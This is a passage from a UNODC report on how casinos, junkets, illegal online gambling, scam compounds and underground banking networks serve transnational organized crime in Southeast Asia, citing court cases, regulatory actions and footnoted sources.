UNODC proceeded to initiate an internal assessment focusing on casinos, money laundering, and transnational organized crime in Southeast Asia, alongside a separate analysis of illicit financial flows. This research was carried out by a team of in-house analysts and international experts, in consultation with an extensive network of regional security, law enforcement, and financial intelligence agencies. The analysis provided a detailed overview of the major threats and risks associated with the proliferation of casinos and the sophisticated money laundering methods employed by organized criminal groups. One of the most significant findings was the rapid shift of criminal operations online, exacerbated by the COVID-19 pandemic and increased regulatory scrutiny. This trend was especially evident in the rise of online gambling platforms and e-junkets, which have fundamentally altered the underground banking and money laundering landscape in Southeast Asia.

In expanding on this work, UNODC initiated a series of bilateral and multilateral meetings with law enforcement, financial intelligence units, and casino regulatory bodies to monitor the evolving situation, particularly concerning online casinos,

junkets, and known organized crime groups. Due to the sensitivity of the information, many of these meetings were conducted in confidential settings over the course of more than a year. Simultaneously, UNODC undertook a comprehensive review of criminal indictments, case files, financial intelligence reports, and court records, culminating in a detailed threat assessment titled *Casinos, Money Laundering, Underground Banking, and Transnational Organized Crime in East and Southeast Asia: A Hidden and Accelerating Threat*, which was published in January 2024.

The present report builds on these steps, taking into account the evolving nature of the regional threat landscape and the accelerating dynamics brought on by rapid technological advancement. UNODC has maintained a vigilant approach to tracking the evolving threat landscape, organizing regional gatherings of analysts and investigators to enhance the exchange of critical information and intelligence. This effort has guided law enforcement and policy strategies, ultimately culminating in the development of this study. Extensive data and information produced by national and regional authorities as well as civil society and international organizations and private sector partners within the blockchain and iGaming industries was also reviewed alongside a variety of corporate records and other filings related to casinos and confirmed or suspected cyber-enabled fraud operations in the region, drawing from sources across East and Southeast Asia, Australia, Canada, Europe, India, the United Kingdom, and the United States, among others.

To ensure a thorough understanding of the landscape, UNODC employed sophisticated techniques, conducting an extensive mapping and analysis of data from thousands of Telegram underground marketplaces, groups and channels attributed to Asian organized crime networks and affiliated service providers, leveraging aggregated quantitative analysis and multi-lingual keyword monitoring. This effort, supported by retrieval augmented generation (RAG) and qualitative analysis, extended to various clear web and dark web platforms, forums, and marketplaces used for a wide range of illicit activity relating to cyber-enabled fraud, drug trafficking, human trafficking and migrant smuggling, and related underground banking and money laundering in the region.

This report examines both primary and secondary data points and pulls them into the context of UNODC's prior analysis and understanding of organized crime in Southeast Asia, aiming to enhance awareness of the scope of the challenge and support regional governments in addressing it. It outlines key vulnerabilities, threats, and risks related to the integration of technological advancements into the regional criminal ecosystem, and the growing professionalization this has brought. It also provides a series of recommendations intended to assist governments and international partners to better deal with the fast-evolving issues involving casinos and organized crime in Southeast Asia.

The findings should serve as a foundation for future threat monitoring and analyses, and drive solutions- oriented dialogue about the convergence of cyber-enabled fraud, underground banking, and technological innovation, and will be used as a basis for future discussions, ongoing technical assistance, and the development of response strategies with authorities across the region.

Regional overview

Regional overview

Background

Southeast Asia faces unprecedented challenges posed by transnational organized crime and illicit economies. The region is witnessing a major convergence of different crime types and criminal services fueled by rapid and shifting advancements in physical, technological, and digital infrastructure have have allowed organized crime networks to expand these operations. Casinos, hotels, Special Economic Zones (SEZs), and other business parks and property developments across the region have become hubs for the booming illicit economy, adding to existing governance challenges in many of the region's border areas. Far too often, these venues have been found to serve as strongholds from which transnational criminal groups may operate, convene, and conduct other criminal activities including drug production and trafficking, illegal gambling, trafficking for forced criminality, prostitution, pornography, and industrial-scale money laundering.

The development of novel digital solutions in money laundering and underground banking has enabled the continued expansion of the criminal business environment across Southeast Asia, creating high-speed channels for effectively integrating billions in criminal proceeds into the formal financial system with impunity. This has in turn attracted new criminal networks, innovators, and specialist service providers to enter illicit markets while simultaneously driving demand for sophisticated new channels to be created.

Significant developments relating to large underground online marketplaces explicitly servicing transnational criminal groups in Southeast Asia have also taken place and exacerbated existing challenges while accelerating ongoing convergence. Several platforms controlled by powerful and influential regional criminal networks have come to dominate the illicit economy, particularly on Telegram, representing key venues where criminals and service providers congregate, connect, and conduct business online, further fueling regional illicit economic expansion. Together, this infrastructure and convergence has created conditions for self-sustained growth of the criminal ecosystem, enabling the targeting of victims far beyond the region.

The following section outlines key trends in the development of the regional organized crime ecosystem, examining vulnerabilities that have enabled it, and why the proliferation of casinos, both regulated and unregulated, online gambling platforms, and increasingly high-risk and underground cryptocurrency exchanges, should be recognized as a serious, evolving security concern.

Evolution of cross-border gambling, junkets and criminal displacement into Southeast Asia[1]

Southeast Asia's casino industry has experienced exponential growth over the past decade, totaling over 340 licensed and unlicensed physical or land-

---

1   For a more detailed discussion on the regional casino and junket industry see: UNODC, Casinos, Money Laundering, Underground Banking, and Transnational Organized Crime in East and Southeast Asia: A Hidden and Accelerating Threat, 2024.

based casino venues as of 2022.[2] This followed a series of enforcement and regulatory actions in Macau, China, which were driven in part by efforts to clamp down on underground capital movements, corruption, and money laundering.[3] These numbers have fluctuated in part due to regulatory shifts as well as changing modus operandi, and many casinos closed at the onset of the COVID-19 pandemic have remained permanently closed or have remained operational despite their licenses being revoked for various reasons thereafter.

The vast majority of casinos in lower Mekong countries are located in border areas neighbouring China, Thailand, and Viet Nam where most forms of gambling are illegal, and patrons can travel to visit. Casinos located on the Cambodian coast in Sihanoukville largely shifted to attract people from mainland China. Many of these clusters have been faced with rampant criminality and have emerged as hubs for cyber-enabled fraud and trafficking for forced criminality, among other crimes.

Southeast Asia's casino industry has depended heavily on junkets, which have seen a massive drop in profits following the pandemic and mounting enforcement action.[4] Between 2019 and 2023, the challenges facing the industry culminated in the arrests and subsequent convictions of Macau, China, junket tycoons, Alvin Chau of Suncity and Levo Chan of Tak Chun, two of the world's largest junket operators who were heavily active across the Southeast Asian market. In what represented one of the most prolific money laundering and underground banking cases in recent history, both men were sentenced to 18- and 14-year prison sentences, respectively, on hundreds of charges relating to organized crime and illegal betting, processing more than US $100 billion through casinos and online gambling platforms and related underground banks.[5] In the case of Alvin Chau and Suncity, vast connections to some of the region's most prolific drug trafficking and cyber-enabled fraud networks, among other criminal groups, have continued to be uncovered by authorities throughout the Asia-Pacific and beyond.

Business meeting between convicted underground banker, Alvin Chau, and Dong Lecheng who is designated under UK Global Human Rights sanctions for his involvement in trafficking for forced criminality and cyber-enabled fraud. Source: Golden Sun Sky Entertainment, August 2018.

The industry is far larger than these two men and their businesses, however, with many players and operators gradually relocating to areas in and around loosely regulated parts of Southeast Asia and the latter diversifying their business lines far beyond gambling.[6] This is demonstrated by the sizable decrease in licensed junkets in Macau, China, which dropped from a high of 235 in 2014 to just 12 remaining in operation in 2024.[7] At the same time, many other direct connections have emerged between some large junket operators and transnational criminal networks based in the region – most notably those engaged in industrial-scale cyber-enabled fraud and money laundering operations as well as the production and trafficking of synthetic drugs.[8,9]

Proliferation of online casinos and infiltration of organized crime

Prior to the exodus from Macau, China, the special administrative region's junket operators made enormous profits compared to licensed casinos. Because of the historically close links

2   Ibid.
3   Ibid.
4   S&P Global, NagaCorp Outlook Revised To Stable From Negative, 'B' Rating Affirmed, 6 August 2024. https://disclosure.spglobal.com/ratings/en/regulatory/article/-/view/type/HTML/id/3225217.
5   Public Prosecutor's Office of Macau SAR. Investigation file no. 3472/2020, prosecution charge no: 1345/2022; Acusação do Ministério Público n.º: 1345/2022. Accessed at: https://www.court.gov.mo/sentence/zh-9f8cd198757f3527.pdf.
6   UNODC, Casinos, Money Laundering, Underground Banking, and Transnational Organized Crime in East and Southeast Asia: A Hidden and Accelerating Threat, 2024.
7   Centre for Gaming and Tourism Studies, Macao Polytechnic University, 2024.
8   For instance, senior leadership of Sam Gor, or the Company, identified by international law enforcement authorities as one of the leading drug trafficking organizations in the region, have been found to have invested heavily in junket infrastructure including the Hot Pot Junket and Chun Wo Entertainment.
9   UNODC, Casinos, Money Laundering, Underground Banking, and Transnational Organized Crime in East and Southeast Asia: A Hidden and Accelerating Threat, 2024.

between junkets, which served as credit providers for customers seeking to evade capital controls and quotas, and organized crime, which have traditionally provided corresponding debt collection services, these profits supported a range of other criminal enterprises requiring money laundering or money transfer services, as well as seemingly legitimate investments. In the mid-2000s, forward-thinking junket operators began diversifying into online gambling, expanding the market and increasing revenues and profits.

This coincided with an explosion in online gaming, with operations established in jurisdictions where the industry was legal yet underregulated to target customers in countries where online betting was prohibited such as Australia, China, Indonesia, Japan, the Republic of Korea, Thailand, and Viet Nam.[10] Cambodia and the Philippines represented the first jurisdictions targeted by formalized offshore online gambling operators, with both countries licensing online gambling in the mid-2010s. In Cambodia, physical casinos and large integrated resorts established offices within their premises that were filled out with workstations for operators of online platforms. Thousands of workers began to flow into the region from China and later from neighbouring countries to staff these operations. Often called 'customer service agents', workers sought to promote their platforms, draw in new customers and agents, and support the development of creative solutions for servicing multi-currency payments, settlements, and money movements between clients and operators.

As the industry boomed in Cambodia, developments dedicated to housing offshore gambling operations began to rise. This was most pronounced in the coastal city of Sihanoukville but also in other key Mekong border areas and elsewhere in the region, with office blocks, condos, and entire hotels filling with online operators. This trajectory was abruptly halted amidst surging and often violent criminality in 2019, when the Cambodian Government announced it would no longer issue licenses for online gambling and that all existing licenses would expire at the year's end.

The online gambling ban in Cambodia and parallel law enforcement and regulatory measures in the Philippines resulted in a spillover of foreigners and criminal groups throughout various vulnerable

parts of Southeast Asia, soon to be followed by the COVID-19 pandemic. However, it is clear that online gambling operations have persisted in these jurisdictions with the tightening of controls merely pushing operators underground. In what has followed, reports of human trafficking, detention, and unprecedented violence associated with cyber-enabled fraud operations have proliferated as operators looked to scale up revenues utilizing existing online infrastructure, with both surging shadow industries working and evolving in parallel.

The spread of cyber-enabled fraud has since emerged as one of the most pressing law enforcement challenges facing the region today. What started out as largely scattered operations, often employing a few dozen people located across urban centres, transitioned in the mid-2010s to what is now a consolidated and professionalized industry. Large and sophisticated operations or so-called scam centres have emerged, most often located in areas already populated by physical casinos which have in many cases been utilized as a type of legal, fiscal, and regulatory cover by organized crime.[11]

These compounds are often heavily fortified and securitized, characterized by high walls, barbed wire, armed guards, and strict surveillance of those who work or are trapped there. Owners of these sites typically rent space to criminal groups and operators, and a single location may house numerous tenants engaged in a range of illicit online activities targeting different jurisdictions and managing online gaming platforms. Over the past year, raids conducted by law enforcement have also found evidence of criminal groups engaged in other forms of cyber and cyber-enabled crimes as well as providing cybercrime as a service within these criminal hubs.[12,13]

Despite mounting enforcement efforts, cyber-enabled fraud has continued to intensify, resulting in estimated financial losses between US $18 billion and $37 billion from scams targeting victims in East

11   UNODC, Casinos, Money Laundering, Underground Banking, and Transnational Organized Crime in East and Southeast Asia: A Hidden and Accelerating Threat, 2024.

12   Ibid.

13   UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

10   Ibid.

and Southeast Asia in 2023.[14,15] A predominant proportion of these losses were attributed to scams committed by organized crime groups in Southeast Asia

Proceeds of these innovative crimes together with the continued expansion of the synthetic drug trade are estimated to generate hundreds of billions of dollars annually for transnational criminal networks based in East and Southeast Asia. Against this backdrop, the region's booming illicit economy has fundamentally necessitated a parallel shift to take place in underground banking and money laundering solutions capable of moving high volumes of state-backed fiat and cryptocurrencies undetected.

As demonstrated by cases examined in later chapters of this report, underregulated casinos, junkets, and unlicensed online gambling platforms continue to represent a critical piece of infrastructure serving the needs of transnational organized crime groups operating in the region. More recently, however, these industries have increasingly converged around cryptocurrency and underregulated, high-risk virtual asset service providers (VASPs) which have been established in vulnerable parts of the region and have compounded challenges faced by law enforcement in Southeast Asia and beyond.

Challenges of illegal online gambling in Southeast Asia

Governments across the region have taken various measures – with differing degrees of success – to reign in online gambling as the scale of associated criminality including cyber-enabled fraud, capital outflows, and financial losses the industry has inflicted on individual gamblers and local communities have become clear. Illegal operators have taken cover under the umbrella of regulated entities or simply operate illegally while benefiting from local protection. Countries targeted by these online platforms can block websites, payment channels, and freeze bank accounts, but operators have swiftly adapted. With operations often located outside the affected countries, governments face significant limitations in effectively addressing the issue beyond their borders.

Enforcement of regulation has proven challenging in countries that host so-called offshore online gambling operations. Despite the online gambling ban in Cambodia, for instance, Cambodia-based online casinos continue to openly post advertisement promoting their platforms, often explicitly targeting gamblers in countries where gambling is illegal, including Thailand, Indonesia, Viet Nam, and China. This is despite the fact that Cambodia's Ministry of Finance and other enforcement agencies have confirmed that no online gambling licenses have been issued since the ban, and all active online gambling agencies are illegal and subject to legal action.[16][17]

Amidst these challenges, the impact of the industry has continued to spread. For example, the Indonesian government has estimated over 3 million citizens are engaged in online gambling activity worth more than US $20 billion, leading to the announcement that the government would establish a cross-ministry Online Gambling Eradication Task Force in April 2024.[18] Internet service providers have been

---

14   The total estimated financial loss is the sum of the losses from cyber-enabled fraud victims across 12 countries and territories in East and Southeast Asia: China, Hong Kong (China), Macau (China), Indonesia, Japan, Malaysia, the Philippines, the Republic of Korea, Singapore, Thailand, Taiwan Province of China, and Viet Nam. For each country and territory, the estimated financial loss was calculated using the following formula: Estimated financial loss per country = (Reported financial loss) × (100 ÷ Reporting rate (%)).

15   Another approach to estimating the size of this illicit industry is by examining the proceeds generated from people working in the industry. One estimate provided by regional law enforcement based on the estimated labour force suggests that the cyber-enabled fraud industry in Southeast Asia generates between US $27.4 billion and $36.5 billion annually. This estimate is based on the number of people working in scam compounds and the average amount of proceeds generated by each individual. While this estimate offers a different perspective and also highlights the sheer scale of the scam industry in the region, there are uncertainties regarding both the estimated number of trafficked victims and the average amount of money generated by each individual.

16   Ministry of Economy and Finance spokesman quoted in Phnom Penh Post, July 2024. https://www.phnompenhpost.com/post-in-depth/playing-to-win-challenges-as-online-gambling-increases-in-popularity

17   UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

18   Cabinet Secretariat of the Republic of Indonesia, Govt to Form Task Force to Tackle Online Gambling, 19 April 2024, https://setkab.go.id/en/govt-to-form-integrated-task-force-for-online-gambling-eradication/

warned their permits will be revoked if they fail to cooperate, bank accounts have been blocked, and warnings sent to dozens of digital payment service providers suspected of being used as payment tools for gambling activities. Authorities, however, face significant hurdles, with gaming platforms frequently setting up new websites, and with servers and payment providers based overseas.[19] At the same time, thousands of Indonesians have travelled to other countries to work for online gambling platforms, with many becoming trapped and appealing for rescue.[20]

In the Philippines, platforms targeting overseas gamblers were legalized in 2016 and licensed as Philippine Offshore Gambling Operators (POGOs). POGOs established huge multi-building complexes, known in some cases as POGO hubs, with the industry employing hundreds of thousands of foreigners and Filipinos at its peak. Despite being established explicitly to regulate offshore online gambling operations, the POGO system has proven highly controversial due to its inability to cope with widespread criminality.[21] Major law enforcement operations have uncovered criminal networks operating under registered Philippine Offshore Gaming Operators (POGOs), alongside illegal POGOs and other zones controlled by criminal actors. These areas have housed transnational criminal groups engaged in a wide array of illicit activities. This includes cyber-enabled fraud, human trafficking, kidnapping, extortion, and groups providing cybercrime and money laundering-as-a-service, with some implicated in major global money laundering investigations.[22] This ultimately led to President Marcos of the Philippines declaring a nationwide ban on POGOs.

Despite the ban, authorities have expressed concerns over how entrenched illegal offshore gaming operators have become, with hundreds of POGOs continuing to operate despite previously having their licenses cancelled.[23] This issue has been further underscored by the Philippine Amusement and Gaming Corporation (PAGCOR), which revealed in June 2024 that 250 to 300 offshore gambling firms were operating illegally in the Philippines without licenses.[24] Even where regulators are present, enforcement capacities have been found to be lacking. For example, the Zun Yuan Technology operation, which was raided in early 2024, held a provisional license and passed a PAGCOR inspection which had found no irregularities just days before the police raid.[25]

Online gambling operators have also established themselves in other countries across the region, and particularly in Mekong countries including Myanmar where online gambling and cyber-enabled fraud industries have thrived. As they are largely located in areas controlled by militias and ethnic armed groups, there are no reliable figures for how many platforms are operating in the country. Similarly, in Lao PDR, a recent notice from the Bokeo provincial administration stated that 15 online gambling operators had been licensed in the Golden Triangle SEZ,[26] although it is likely that many more are operating unlicensed as the government has expressed its inability to adequately regulate the country's casino industries.[27] There has been no detailed public disclosure on which companies have received licenses, however, in 2022 the government announced it was piloting a licensing program modelled on the now cancelled POGO system used by the Philippines.[28]

Countries in the region including Lao PDR have been assessed as lacking adequate systems to regulate their land-based casino industries, and the growth of underregulated or illegal online

19 UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Online Casinos, Bangkok, Thailand, September 2023.
20 From 2020 to March 2024, the Ministry of Foreign Affairs and Indonesian Representatives have handled 3,703 Indonesian citizens involved in online scams. Specifically, in Myanmar, during 2024, there were 107 complaints where 44 Indonesian citizens have successfully returned to Indonesia.
21 UNODC, Roundtable on Transnational Organized Crime, Online Gambling and Cyber-Enabled Fraud, Manila, Philippines, May 2024.
22 UNODC, Casinos, Money Laundering, Underground Banking, and Transnational Organized Crime in East and Southeast Asia, January 2024.

23 UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.
24 PAGCOR Chairman Alejandro Tengco in interview with Reuters, June 2024. https://www.reuters.com/world/asia-pacific/philip pines-cracks-down-illegal-offshore-gambling-firms-2024-06-13/
25 Senate of the Phillipines, Gatchalian asserts some raided POGOs are PAGCOR-licensed, June 2024, https://legacy.senate.gov.ph/press_release/2024/0618_gatchalian1.asp
26 Ministry of Public Security of Lao PDR, Media Release, August 2024
27 UNODC, Casinos, Money Laundering, Underground Banking, and Transnational Organized Crime in East and Southeast Asia: A Hidden and Accelerating Threat, 2024.
28 Ibid

gambling therefore raises serious concerns.[29] The risks associated with online gambling more broadly have been identified by authorities around the world, particularly in the context of misuse for money laundering and informal cross-border value transfer purposes.[30] As stated in Singapore's 2024 Money Laundering National Risk Assessment, compared to terrestrial gambling, remote gambling gives greater cause for concern due to its tendency of being more lucrative and transnational in nature - potentially becoming an effective source or conduit of funds for money laundering and other illegal activities at a much greater scale by taking bets from a multitude of players across many countries online.[31] This is further amplified by the fact that online gambling platforms have taken root in areas with clear connections to transnational organized crime groups, with one clear example of this being the Golden Triangle SEZ. The mechanisms that are used by online gambling platforms for receiving, paying out, and laundering proceeds of their operations are returned to in the second chapter of this report.

Although much of the online gaming industry has a strong focus on Asian markets, the online gambling ecosystem stretches far beyond the Southeast Asia region. Jurisdictions including the Isle of Man, Curaçao and Malta have become hubs for online gaming firms due to their relaxed regulations and the relative ease with which licenses can be obtained.[32] The white label system[33] has thrived under these conditions, proving extremely difficult to regulate and supervise.[34] Through this model,

a white label may create a specific product or solution (for example a live- dealer casino platform) with the intention of leasing or selling it to other businesses or agents which will then re-brand and market it as their own. White label providers may also specialize in facilitating sub-licenses to online gambling operators in certain jurisdictions in order to enable expansion of often obscure business operations.

Asian-facing online gambling operators wishing to advertise on events, stadiums and jerseys of topflight sports clubs, for instance, require a local license, which is commonly facilitated through white label companies. As they largely target gamblers in countries where betting is illegal, signing sponsorship deals with major European football clubs and national football leagues has provided operators with valuable advertising space and legitimacy not available in the jurisdictions of their target audiences. Despite the risks associated with the industry, major sports clubs have embraced online gaming partners, and the lucrative sponsorship deals they bring.

Major international iGaming firms or online casino game developers have also been exposed to illegal online gambling operators implicated in various crimes. For example, an investigation by Swedish national media in June 2024 based on several official government sources found games produced by one major iGaming firm were being used on a large number of websites involved in illegal gambling activities.[35] This included over 50 gaming websites run from Cambodia that authorities have identified as operating illegal online gambling, consistent with other recent cases involving the company reported by authorities in Viet Nam.[36] It also found the games being used on the website of a company in the Philippines that had its license revoked due to suspicions of involvement in cryptocurrency fraud, which was confirmed by local law enforcement.[37] The company responded that it has no business relationship with any of the identified websites.

---

29 The severity of associated risks of money laundering within the casino industry in Lao PDR is reflected in the latest Mutual Evaluation Report (MER) by the Asia Pacific Group (APG) for Money Laundering which designated the sector among the highest-level money laundering risks in the country in 2023. Asia Pacific Group on Money Laundering. Lao PDR Mutual Evaluation Report, 2023. https://www.fatf-gafi.org/content/dam/fatf-gafi/fsrb-mer/Lao-APG-MER.pdf.coredownload.inline.pdf

30 UNODC, Casinos, Money Laundering, Underground Banking, and Transnational Organized Crime in East and Southeast Asia: A Hidden and Accelerating Threat, 2024.

31 Monetary Authority of Singapore, Money Laundering Risk Assessment Report Singapore 2024. https://www.mas.gov.sg/-/media/mas-media-library/publications/monographs-or-information-paper/amld/2024/money-laundering-national-risk-assessment.pdf

32 Asian Racing Federation Council, Confronting the Threats to Integrity – Illegal Betting Markets and Disruptive Technology, August 2024.

33 White labels are similar to franchises, with betting operators being able to outsource every component of the business including sophisticated and secure betting technology, offshore licensing schemes, website design, customer data and management, branding and marketing materials, and operating licenses from third-party service providers.

34 UNODC, Casinos, Money Laundering, Underground Banking, and Transnational Organized Crime in East and Southeast Asia: A Hidden and Accelerating Threat, 2024.

35 Sveriges Radio, Swedish company's games featured in illegal online casinos June 2024.

36 UNODC, Casinos, Money Laundering, Underground Banking, and Transnational Organized Crime in East and Southeast Asia: A Hidden and Accelerating Threat, 2024.

37 UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

Targeting of top flight sports sponsorships by Asian betting companies with direct links to transnational organized crime

Growing attention has been drawn to the linkages between lucrative partnership deals awarded to shadowy Asian online betting companies and top flight sports clubs in some of the world's most prestigious leagues in recent years. This notably follows the arrest and conviction of Alvin Chau, which resulted in several U.K. Members of Parliament voicing concerns through the All-Party Parliamentary Group (APPG) for Gambling Harm over apparent connections between Chau's Suncity Group and an Isle of Man-registered white-label company facilitating online gaming licenses to Asian-facing operators. More specifically, Chau and Suncity appear to have controlled The Gaming Platform (TGP) Europe and Asia, as indicated by several documented connections between the entities.[38]

While the U.K. Gambling Commission is legally unable to confirm or deny these documented connections at the time of writing,[39] several operators licensed in the U.K. through TGP Europe have been found deeply engaged in illegal betting and, in some cases, more serious and disturbing criminality.

Screen capture of OGP 1's official website advertising its sponsorship with one top flight football club and its targeting several jurisdictions where online gambling is illegal (2024).

Representing one of the clearest examples of criminality associated with one official Asian betting partner is Online Gambling Platform 1 (OGP 1), an entity with an obscure ownership structure which managed to secure several multi-million-dollar sponsorship deals with Premier League football clubs. OGP 1 operates online gambling websites targeting several illegal betting markets in East and Southeast Asia, Australia, and elsewhere, and has been licensed in the U.K. through TGP Europe. Examination of the rights to the OGP 1 trademark through the World Intellectual Property Rights (WIPO) Global Brands Database reveals that the trademark is held by Technology Company 1 (TC 1), a Curaçao, Malta, and U.K.-registered entity.[40] This is further supported by statements embedded on the platform's Terms and Conditions section, stating that the OGP 1 is held by TC 1 in Sihanoukville, Cambodia, alongside other verifiable corporate information.[41]

Examination of available corporate records further reveals common directorship by a national of another Southeast Asian country who also holds executive roles within another Cambodian and Malaysian-registered entity, Technology Company 2 (TC 2). Retrieval of systematically wiped human resources recruitment ads published online indicate that, until as recently as May 2023, TC 2 was recruiting nationals of various Southeast Asian countries for positions based inside Scam Compound 1 (SC 1) in Sihanoukville – an extensively reported cyber-enabled fraud compound implicated in documented incidents of trafficking for forced criminality.[42]

Examination of OGP 1's payment infrastructure on websites targeting various jurisdictions in East and Southeast Asia where online betting is illegal suggests a heavy dependence on underground banking and money laundering networks controlling hundreds of rotating mule accounts used to service and obfuscate multi-currency fiat and crypto payments and settlements – a necessity for operators targeting illegal betting markets. Moreover, playable games available on the OGP 1 platform include those from leading

---

38 For more details see UNODC, Casinos, Money Laundering, Underground Banking and Transnational Organized Crime in East and Southeast Asia, January 2024.

39 U.K. Gambling Commission, Ownership of TGP Europe Limited, Request and response, July 2023. Accessed at: https://www.gamblingcommission.gov.uk/about-us/freedomofinformation/print/ownership-of-tgp-europe-limited.

40 World Intellectual Property Organization, Global Brands Database, Entity Profile. Accessed at: https://branddb.wipo.int/en.

41 Official OGP 1 website, terms and conditions.

42 Based on consultations with several civil society and non-profit organizations working to support victims of trafficking for forced criminality in the Mekong region, as well as correspondence with victims.

iGaming service providers who claim to only partner with authorized operators and block play in countries where online betting is prohibited, exposing the gaps in their supply chains and compliance frameworks.

The information presented above should raiseinformation presented above should raise

serious concerns for relevant enforcement agencies and regulatory bodies in several jurisdictions. It is worth noting that this case is not unique, and similar arrangements and partnerships have been documented between many major league sports teams and illegal online gambling platforms with obscure ownership structures and business operations.

Convergence of casinos, cyber-enabled fraud and transnational organized crime

Cyber-enabled fraud operations have gravitated to the same geographical locations that both land-based and online casinos have clustered, sharing similar needs in terms of physical infrastructure, but also proximity to borders and environments of lax regulation and/or enforcement. With casinos, business parks and other properties providing units for rent, groups operating various types of cyber-enabled crime can now be found side by side, not only utilizing the same physical infrastructure, but also tapping into the same broader regional criminal networks and services. This subsection looks at some recent cases that demonstrate the convergence of diverse regional organized crime groups.

Payment and money transfer infrastructures serving transnational organized crime

Online casinos and cyber-enabled fraud operations need access to networks that can receive, move and launder criminal proceeds rapidly and at high volumes. This has traditionally depended on vast networks of organized money mules or so-called motorcades (described in below chapter), although regional crime syndicates have increasingly also turned to a growing number of high-risk virtual asset service providers (VASPs) that have emerged in the region. For example, leading blockchain analysis firms have found that one high-risk Mekong-based entity, which also operates a crypto-integrated online gambling platform, has processed between US $49 billion and $64 billion in cryptocurrency transactions since 2021 through its unauthorized VASP business.[43,44] Although it is not suggested that

all of its transactions relate to proceeds of crime, analysis of its on-chain activity indicates up to 4.5 times more counterparty exposure to transactions with higher-risk entities including online gambling platforms, major cyber-enabled fraud schemes, distributors of child sexual exploitation material (CSAM), and high-risk exchanges compared to its regional competitors.[45,46] This notably includes transactions involving wallets linked to the infamous KK Park scam compound in Myanmar, as well as entities owned by two of the major Kokang crime families that until earlier this year controlled the illicit economies of Myanmar's Kokang region.[47,48]

As discussed extensively in previous UNODC regional analyses on casinos and underground banking, third-party payment applications established and controlled by organized crime actors also play a crucial role in serving a wide range of regional transnational crime groups.[49] Most recently, in August 2024, a Taiwan PoC court charged 32 people connected to the tech company Jiuzhou Gaming Group. Investigations led to the seizure of cash, luxury cars and accounts worth over US $176 million. Subsidiaries of the group developed third-party payment apps and made them accessible to online gambling and fraud groups to launder funds. This includes several major illegal online gambling platforms which reportedly collected approximately NT $43.8 billion (US $1.4 billion) from online gamblers and laundered NT $18.53 million (US $578,000) for fraud groups.

43   TRM Labs, UNODC, Workshop on Cybercrime, Digital Forensics and Digital Evidence: Addressing Online fraud, Ransomware, and Transnational Organized Crime Challenges, Vientiane, Lao PDR, June 2024.

44   Chainalysis, 2024 Crypto Crime Mid-year Update Part 2: China-based CSAM and Cybercrime Networks On The Rise, Pig Butchering Scams Remain Lucrative, August 2024. Accessed at: https://www.chainalysis.com/blog/2024-crypto-crime-mid-year-update-part-2/

45   TRM Labs, UNODC, Workshop on Cybercrime, Digital Forensics and Digital Evidence: Addressing Online fraud, Ransomware, and Transnational Organized Crime Challenges, Vientiane, Lao PDR, June 2024.

46   Chainalysis, 2024 Crypto Crime Mid-year Update Part 2: China-based CSAM and Cybercrime Networks On The Rise, Pig Butchering Scams Remain Lucrative, August 2024. Accessed at: https://www.chainalysis.com/blog/2024-crypto-crime-mid-year-update-part-2/

47   Ibid.

48   TRM Labs, UNODC, Workshop on Cybercrime, Digital Forensics and Digital Evidence: Addressing Online fraud, Ransomware, and Transnational Organized Crime Challenges, Vientiane, Lao PDR, June 2024.

49   UNODC, Casinos, Money Laundering, Underground Banking, and Transnational Organized Crime in East and Southeast Asia: A Hidden and Accelerating Threat, 2024.

Reported connections between online gambling, cyber-enabled fraud and drug trafficking networks

Mapping the networks behind the larger regional cyber-enabled fraud operations is challenging. Complex, opaque, and multilayered organizational structures obscure linkages and ringleaders who are often represented by proxies. However, law enforcement action, investigative reporting, and subsequently acted upon by officials have helped to identify and map out several important networks. There is also evidence that these networks overlap with or have direct interests in drug production and trafficking.

In August 2024, a joint inquiry by the House Committees on Public Order and Safety and on Games and Amusements in the Philippines identified a network of foreign and Filipino nationals implicated in illegal POGOs and drug trafficking which included an influential and politically-exposed businessman.[50] A matrix presented to the Committee related to a company tied to this individual which allegedly owned a warehouse in which the Philippine Drug Enforcement Agency (PDEA) seized 530 kg of crystal methamphetamine trafficked from Thailand in September 2023[51] by a network of actors connected to another criminally-implicated company, of which one incorporator was a shareholder in Brickhartz Technologies, a registered POGO service provider.[52]

Brickhartz was a service provider to the Xionwei Technology POGO, which itself has been documented in connection to kidnapping and illegal detention.[53] Further, during hearings in August 2024, one official shared inquiry findings that the brother of the abovementioned individual had engaged in transactions with one recently dismissed local mayor, who herself was implicated in one of the country's largest ever POGO-related anti-corruption, human trafficking and money laundering probes, totaling PHP 3.3 billion (US

$58.7 million).[54] She is linked to the raided Zun Yuan Technology POGO hub, and linkages between these actors have raised concerns that drug syndicates are laundering funds through offshore gaming operators, leading to the formation of a joint committee between PDEA and the Presidential Anti-Organized Crime Commission (PAOCC) of the Philippines.[55]

530 kg of crystal methamphetamine seized by authorities in the Philippines. Source: Department of Justice of the Philippines, 2024.

Similar connections to online gambling and drug trafficking have been reported in Thailand in recent years. For instance, a November 2023 law enforcement raid in Bangkok targeted the Outlaws Motorcycle Club gang following investigations into the UFAV8 illegal online gambling website, resulting in the arrest of the website's owner and alleged gang leader. According to police, the website had accumulated more than 10,000 users, processing more than THB 600 million (US $17.6 million).[56] The group operated transnationally, and police also issued arrest warrants for 10 Thai nationals suspected to be based in Poipet, Cambodia.[57]

The Outlaws have chapters across the world and is designated as an organized crime syndicate by several countries.[58] Outlaw motorcycle gangs are heavily involved in trafficking of narcotics, and their expansion into Southeast Asia has been flagged by Australian Federal Police as a key source for

